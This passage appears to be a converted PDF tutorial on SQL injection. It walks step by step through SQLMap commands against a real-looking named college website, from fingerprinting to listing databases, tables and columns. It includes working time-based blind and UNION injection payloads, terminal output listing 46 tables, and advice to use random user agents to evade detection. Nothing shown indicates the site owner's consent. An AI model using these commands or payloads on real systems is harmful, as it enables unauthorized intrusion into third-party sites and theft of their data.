
- Here it finds the tables




- Now select the tables and click on get columns




- It finds the columns




- Columns found 




- After finding columns , now get data



- Select the columns that you want to get data and click on **get data** option



- Here, it finds the data 



2. Perform Sql Injection Using Sqlmap tool

SQLMap is an **open-source penetration testing tool** that automates the process of detecting and exploiting SQL Injection (SQLi) vulnerabilities in web applications.

It can:

- Detect SQLi vulnerabilities.
- Extract sensitive database information.
- Perform database fingerprinting.
- Access the underlying file system.
- Execute remote commands on the database server (if possible).

How SQLMap Works:

1. **Targeting:** SQLMap sends specially crafted payloads to URL parameters, POST data, cookies, or HTTP headers.
2. **Detection:** It analyzes server responses to identify SQL Injection vulnerabilities.
3. **Exploitation:** Once found, it can:
 - Enumerate databases, tables, columns.
 - Extract data like usernames, passwords.
 - Read and write files on the server.
 - Gain OS-level access (in advanced scenarios).

Key Features of SQLMap:

- Supports GET, POST, Cookie, and HTTP Header injection.
- Automated database fingerprinting.
- Full database dumping (tables, columns, data).
- Password hash retrieval and cracking.
- File system access (read/write files).

- Support for most DBMS: MySQL, Oracle, PostgreSQL, MSSQL, SQLite, etc.
- Bypasses WAF (Web Application Firewall) with tamper scripts.
- Supports time-based, error-based, union-based, Booleanbased, and stacked queries.


How to use It :-

- Open kali linux terminal and type following command

Command :- sqlmap -u <target website url> --random-agent

Explanation:-


- **sqlmap** → Runs the SQLMap tool.
- **-u** → Specifies the target URL.
- **<target website url>** → The website you want to test for SQL Injection.
- **--random-agent** → Uses a random browser identity to bypass detection.



The screenshot shows a terminal window titled 'Kali [Running] - Oracle VM VirtualBox'. The terminal is running on a Kali Linux system with root privileges. The command entered is:

```
# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 --random-agent
```

- Sqlmap started 🐻



Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~


```
(root@Kali)-[~]
# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 --random-agent
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:39:29 /2025-06-16

[16:39:29] [INFO] fetched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 5.14; Mac_PowerPC)'
' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[16:39:29] [INFO] resuming back-end DBMS 'mysql'
[16:39:33] [INFO] testing connection to the target URL
```

The terminal shows the command `sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 --random-agent` being run. The output includes a legal disclaimer, the start time, and information about the random user agent being used.

- It finds the backend technology of target website



Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: staff_id=22' AND (SELECT 7319 FROM (SELECT(SLEEP(5)))kTpI) AND 'IbCQ'='IbCQ

Type: UNION query
Title: Generic UNION query (NULL) - 15 columns
Payload: staff_id=-5920' UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7671,0x646a4456596463654f4e7057416c57494
44168724a5561614c68434263736f6855536c6f57627564,0x71626a6271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
```

[16:39:51] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 11 or 2019 or 10 or 2016 or 2022
web application technology: Microsoft IIS 10.0, PHP, ASP.NET
back-end DBMS: MySQL ≥ 5.6 (Percona fork)

[16:39:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/gfcollege.in'

[*] ending @ 16:39:51 /2025-06-16/


```
(root@Kali)-[~]
```

The terminal shows the results of the sqlmap attack, including the identified DBMS (MySQL), its version (≥ 5.6), the operating system (Windows 11 or 2019 or 10 or 2016 or 2022), and the web application technology (Microsoft IIS 10.0, PHP, ASP.NET). It also shows the path where the data was logged.

Command :- sqlmap -u <target website url> --DBS --random-agent

Explanation :-

- **sqlmap** → Runs the SQLMap tool.
- **-u** → Specifies the target URL to test.
- **<target website url>** → The vulnerable website you want to scan.
- **--dbs** → Lists all available databases on the target.
- **--random-agent** → Uses a random browser identity to avoid detection.



The screenshot shows a terminal window titled "Kali (Running) - Oracle VM VirtualBox". The terminal is running on a Kali Linux system with root privileges. The command entered is:

```
# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 --DBS --random-agent
```

- Started

```
Kali (Kali:1) - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
root@Kali: ~ root@Kali: ~  
[root@Kali ~]# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 -D --random-agent  
[!] [!] [!] {1.9.4#stable}  
[!] https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal  
. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 16:42:46 /2025-06-16/  
[16:42:46] [INFO] resuming back-end DBMS 'mysql'  
[  ]
```


- It finds the table 

```
Kali [Kali:~] - Oracle VM VirtualBox  
File View Insert Devices Help  
File Actions Edit View Help  
root@Kali: ~ root@Kali: ~  
Payload: staff_id=22' AND (SELECT 7319 FROM (SELECT(SLEEP(5)))kTpL) AND 'IbCO'='IbCO  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 15 columns  
Payload: staff_id=-5920' UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7671,0x646a4456596463654f4e7  
057416c5749444168724a5561614c68434263736f6855536c6f57627564,0x71626a6271),NULL,NULL,NULL,NULL,  
NULL,NULL,NULL,NULL,NULL,NULL-- -  
[16:43:39] [INFO] the back-end DBMS is MySQL  
web server operating system: Windows 2022 or 2016 or 2019 or 11 or 10  
web application technology: PHP, ASP.NET, Microsoft IIS 10.0  
back-end DBMS: MySQL ≥ 5.6 (Percona fork)  
[16:43:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/gfcolle  
ge.in'  
[*] ending @ 16:43:39 /2025-06-16/  
  
[root@Kali)-[~]  
#
```

Command :- sqlmap -u <target website url > -D <DB name > --tables

Explanation :-

- **sqlmap** → Runs the SQLMap tool.
- **-u** → Specifies the target URL to test.
- <target website url> → The vulnerable website you want to scan.
- **-D** → Selects the specific database you want to explore.
- <DB name> → The name of the database you want to get tables from.
- **--tables** → Lists all tables available inside the selected database.



The screenshot shows a terminal window titled "Kali (Running) - Oracle VM VirtualBox". The terminal is running as root on a Kali Linux system. The command entered is:

```
# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 -D gfcollege --tables
```

The terminal output shows the results of the sqlmap command, which lists the tables in the database.

- Here , it finds all the tables

```

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
web application technology: Microsoft IIS 10.0, PHP, ASP.NET
back-end DBMS: MySQL ≥ 5.6 (Percona fork)
[16:45:03] [INFO] fetching tables for database: 'gfcollege'
Database: gfcollege
[46 tables]
+-----+
| events
| ab_members
| academic_calender
| attachment
| autonomous_bodies
| cc_members
| college_infrastructure
| committe_convenors
| contact
| contact_list
| course
| course_department
| course_subjects
| covid_19
+-----+

```

Command :- `sqlmap -u <target website url > -D < DB name > -T <Table name > --columns --random-agent`

Explanation:-

- `sqlmap` → Runs the SQLMap tool.
- `-u` → Specifies the target URL to test.
- `<target website url>` → The vulnerable website you want to scan.
- `-D` → Selects the specific database you want to explore.
- `<DB name>` → The name of the database you are targeting.
- `-T` → Selects the specific table you want to inspect.
- `<Table name>` → The name of the table you want to list columns from.
- `--columns` → Shows all columns available inside the selected table.
- `--random-agent` → Uses a random browser identity to avoid detection.



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
root@Kali: ~ root@Kali: ~  
└──(root@Kali)-[~]  
